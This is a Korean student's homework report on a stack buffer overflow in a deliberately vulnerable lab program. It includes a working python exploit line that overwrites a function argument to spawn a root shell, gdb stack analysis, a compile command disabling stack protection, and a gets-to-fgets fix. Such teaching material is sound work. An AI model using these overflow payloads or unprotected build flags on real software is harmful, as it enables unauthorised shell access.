Report

제출일 2019년 4월 3일
과목명 SW보안개론
담당교수 조 성 제 교 수 님
전공 공대 소프트웨어학과
학번 32144548
이름 조 창 연


◈ 버퍼 오버플로우 취약점

1. HW1_BOF 폴더에 제공되는 프로그램에서 BOF를 일으킬 것

① 터미널에서 다음 exploit을 입력하여 BOF를 발생시킬 수 있었습니다.

- **exploit** ☞ (python –c 'print "a"*48+"₩xbe₩xba₩xfe₩xca"'; cat) | ./bof
- exploit을 통하여 root 권한의 shell을 획득할 수 있었습니다.
- whoami 명령어를 통해 root로 로그인 되었음을 확인할 수 있었습니다.

② bof_notvul에 exploit 입력 시 작동되지 않는 것을 확인할 수 있었습니다.



2. 10페이지에 제공된 exploit을 분석


hint) gdb를 통해 'func' 함수 분석

① bof.c 코드 분석

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
        char overflowme[32];
        printf("overflow me : ");
        gets(overflowme);       // smash me!
        if(key == 0xcafebabe){
                system("/bin/sh");
        }
        else{
                printf("Nah..\n");
        }
}
int main(int argc, char* argv[]){
        func(0xdeadbeef);
        return 0;
}
```

- **main함수** : 0xdeadbeef라는 정수를 인자값으로 가지며 func 함수를 호출합니다.
- **func함수** : char형 변수인 overflowme는 32개의 메모리 공간을 할당을 받고, 해당 변수에 gets 함수를 통해 입력을 받아 저장합니다. 이후, if 조건문을 통해 func 함수에 인자로 넘어온 key값이 0xcafebabe와 같다면 system함수를 통해 /bin/sh가 실행되고, 같지 않다면 Nah..라는 문자를 출력시키면서 프로그램이 종료됩니다.


② gdb를 통해 bof의 메모리 구조 분석



위 그림은 func 함수를 호출하였을 때의 stack 구조입니다. func 함수를 호출하면 stack에는 func함수의 인자인 key(0xdeadbeef)가 스택에 저장되고, return address와 EBP를 차례로 스택에 저장한 후, func 함수에서 사용할 지역 변수인 overflowme를 위한 공간을 할당합니다. 이 때, overflowme는 32개의 메모리 공간을 할당받았지만, gets함수에서 문자열의 길이를 확인하지 않기 때문에 아래와 같이 overflow가 발생할 수 있습니다. overflowme에 충분한 값을 입력한 후, func함수의 인자인 key값이 저장된 위치에 0xcafebabe를 덮어 쓴다면 system함수를 통해 /bin/sh이 실행이 되며 우리가 원하는 shell을 얻을 수 있습니다. 우리가 이 문제를 해결하기 위해서는 overflowme와 key 사이의 거리를 알아야 하는데, 이는 gdb를 통해 func함수를 분석해보면 알아낼 수 있습니다.

```
gdb-peda$ pd func
Dump of assembler code for function func:
   0x0804849b <+0>:     push   ebp
   0x0804849c <+1>:     mov    ebp,esp
   0x0804849e <+3>:     sub    esp,0x28
   0x080484a1 <+6>:     sub    esp,0xc
   0x080484a4 <+9>:     push   0x80485a0
   0x080484a9 <+14>:    call   0x8048340 <printf@plt>
   0x080484ae <+19>:    add    esp,0x10
   0x080484b1 <+22>:    sub    esp,0xc
   0x080484b4 <+25>:    lea    eax,[ebp-0x28]
   0x080484b7 <+28>:    push   eax
   0x080484b8 <+29>:    call   0x8048350 <gets@plt>
   0x080484bd <+34>:    add    esp,0x10
   0x080484c0 <+37>:    cmp    DWORD PTR [ebp+0x8],0xcafebabe
   0x080484c7 <+44>:    jne    0x80484db <func+64>
   0x080484c9 <+46>:    sub    esp,0xc
   0x080484cc <+49>:    push   0x80485af
   0x080484d1 <+54>:    call   0x8048370 <system@plt>
   0x080484d6 <+59>:    add    esp,0x10
   0x080484d9 <+62>:    jmp    0x80484eb <func+80>
   0x080484db <+64>:    sub    esp,0xc
   0x080484de <+67>:    push   0x80485b7
   0x080484e3 <+72>:    call   0x8048360 <puts@plt>
   0x080484e8 <+77>:    add    esp,0x10
   0x080484eb <+80>:    nop
   0x080484ec <+81>:    leave
   0x080484ed <+82>:    ret
End of assembler dump.
gdb-peda$
```

③ exploit이 어떻게 작동하는지를 분석



func+25의 위치를 통해 overflowme[32]는 ebp로부터 0x28(40)만큼 떨어져 있고, func+37의 위치를 통해 key는 ebp로부터 0x8(8)만큼 떨어져 있음을 알 수 있습니다. 우리는 overflowme에 문자를 입력해서 key를 덮어 써야 하기 때문에 overflowme로부터 key 사이의 크기가 48만큼 떨어져 있다는 것을 알 수 있습니다. 따라서 shell을 얻기 위해서는 32개의 메모리 공간만큼 값을 입력하고, 이 후 0xcafebabe를 입력해주면 overflow가 발생하며 func의 인자인 key값을 덮어쓸 수 있게 됩니다.

```
gdb-peda$ b *func+37
Breakpoint 1 at 0x80484c0
gdb-peda$ r
Starting program: /home/seed/Desktop/HW1_BOF/bof
overflow me : aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

```
[----------------------------------registers-----------------------------------]
EAX: 0xbfffed30 ('a' <repeats 32 times>)
EBX: 0x0
ECX: 0xb7fba5a0 --> 0xfbad2288
EDX: 0xb7fbb87c --> 0x0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffed58 --> 0xbfffed78 --> 0x0
ESP: 0xbfffed30 ('a' <repeats 32 times>)
EIP: 0x80484c0 (<func+37>:      cmp    DWORD PTR [ebp+0x8],0xcafebabe)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484b7 <func+28>: push   eax
   0x80484b8 <func+29>: call   0x8048350 <gets@plt>
   0x80484bd <func+34>: add    esp,0x10
=> 0x80484c0 <func+37>: cmp    DWORD PTR [ebp+0x8],0xcafebabe
   0x80484c7 <func+44>: jne    0x80484db <func+64>
   0x80484c9 <func+46>: sub    esp,0xc
   0x80484cc <func+49>: push   0x80485af
   0x80484d1 <func+54>: call   0x8048370 <system@plt>
```

```
[----------------------------------stack-----------------------------------
-------]
0000| 0xbfffed30 ('a' <repeats 32 times>)
0004| 0xbfffed34 ('a' <repeats 28 times>)
0008| 0xbfffed38 ('a' <repeats 24 times>)
0012| 0xbfffed3c ('a' <repeats 20 times>)
0016| 0xbfffed40 ('a' <repeats 16 times>)
0020| 0xbfffed44 ('a' <repeats 12 times>)
0024| 0xbfffed48 ("aaaaaaaa")
0028| 0xbfffed4c ("aaaa")
[----------------------------------------------------------------------------
-------]
Legend: code, data, rodata, value

Breakpoint 1, 0x080484c0 in func ()
```


```
gdb-peda$ x/20wx $esp
0xbfffed30:     0x61616161      0x61616161      0x61616161      0x616161
61
0xbfffed40:     0x61616161      0x61616161      0x61616161      0x616161
61
0xbfffed50:     0x61616161      0x00006161      0xbfffed78      0x080485
0c
0xbfffed60:     0xdeadbeef      0xbfffee24      0xbfffee2c      0x080485
41
0xbfffed70:     0xb7fba3dc      0xbfffed90      0x00000000      0xb7e206
37
gdb-peda$
```

3. 취약점의 보완

① bof.c에서 취약점을 가지는 부분을 찾아 보완할 것

bof.c 코드를 분석해보면 func 함수에서 gets 함수를 통해 문자열을 입력받는데, 이때 문자열의 길이를 검사하지 않기 때문에 buffer overflow가 발생 될 수 있습니다. 이를 통해 gets 함수에 취약점이 존재한다는 것을 알 수 있습니다. 우리는 이 취약점을 보완하기 위해 gets 함수 대신에 fgets함수나 read함수를 사용할 수 있습니다.

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
        char overflowme[32];
        printf("overflow me : ");
        gets(overflowme);       // smash me!
        if(key == 0xcafebabe){
                system("/bin/sh");
        }
        else{
                printf("Nah..\n");
        }
}
int main(int argc, char* argv[]){
        func(0xdeadbeef);
        return 0;
}
```



```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#define buf 32
void func(int key){
        char overflowme[buf];
        printf("overflow me : ");
        fgets(overflowme,buf,stdin);    // smash me!
        if(key == 0xcafebabe){
                system("/bin/sh");
        }
        else{
                printf("Nah..\n");
        }
}
int main(int argc, char* argv[]){
        func(0xdeadbeef);
        return 0;
}
```

② 본래 기능을 상실하지 않으며 실행이 가능할 것

bof.c의 취약점을 보완할 수 있는 경우가 get함수 대신 fget함수나 read함수를 사용하는 것인데 저 같은 경우는 fget함수를 사용하여 프로그램 소스코드를 수정하였습니다. 수정을 완료하고 나서 gcc 컴파일을 하게 되면 다음 사진과 같이 본래 기능을 상실하지 않으면서 실행되는 것을 확인하실 수 있습니다.

```
[04/02/19]seed@VM:~/.../HW1_BOF$ vi bof.c
[04/02/19]seed@VM:~/.../HW1_BOF$ gcc -o a bof.c
[04/02/19]seed@VM:~/.../HW1_BOF$ ls
a  bof  bof.c  bof_notvul  bof.s  exploit.txt
[04/02/19]seed@VM:~/.../HW1_BOF$ cat exploit.txt
(python -c 'print "a"*48+"\xbe\xba\xfe\xca"';cat) | ./bof
[04/02/19]seed@VM:~/.../HW1_BOF$ (python -c 'print "a"*48+"\xbe\xba\xfe\
xca"';cat) | ./a
overflow me : Nah..
```

cf) 컴파일은 다음 명령어를 통해 가능함

gcc–fno-stack-protector –z execstack–o bof_newbof.c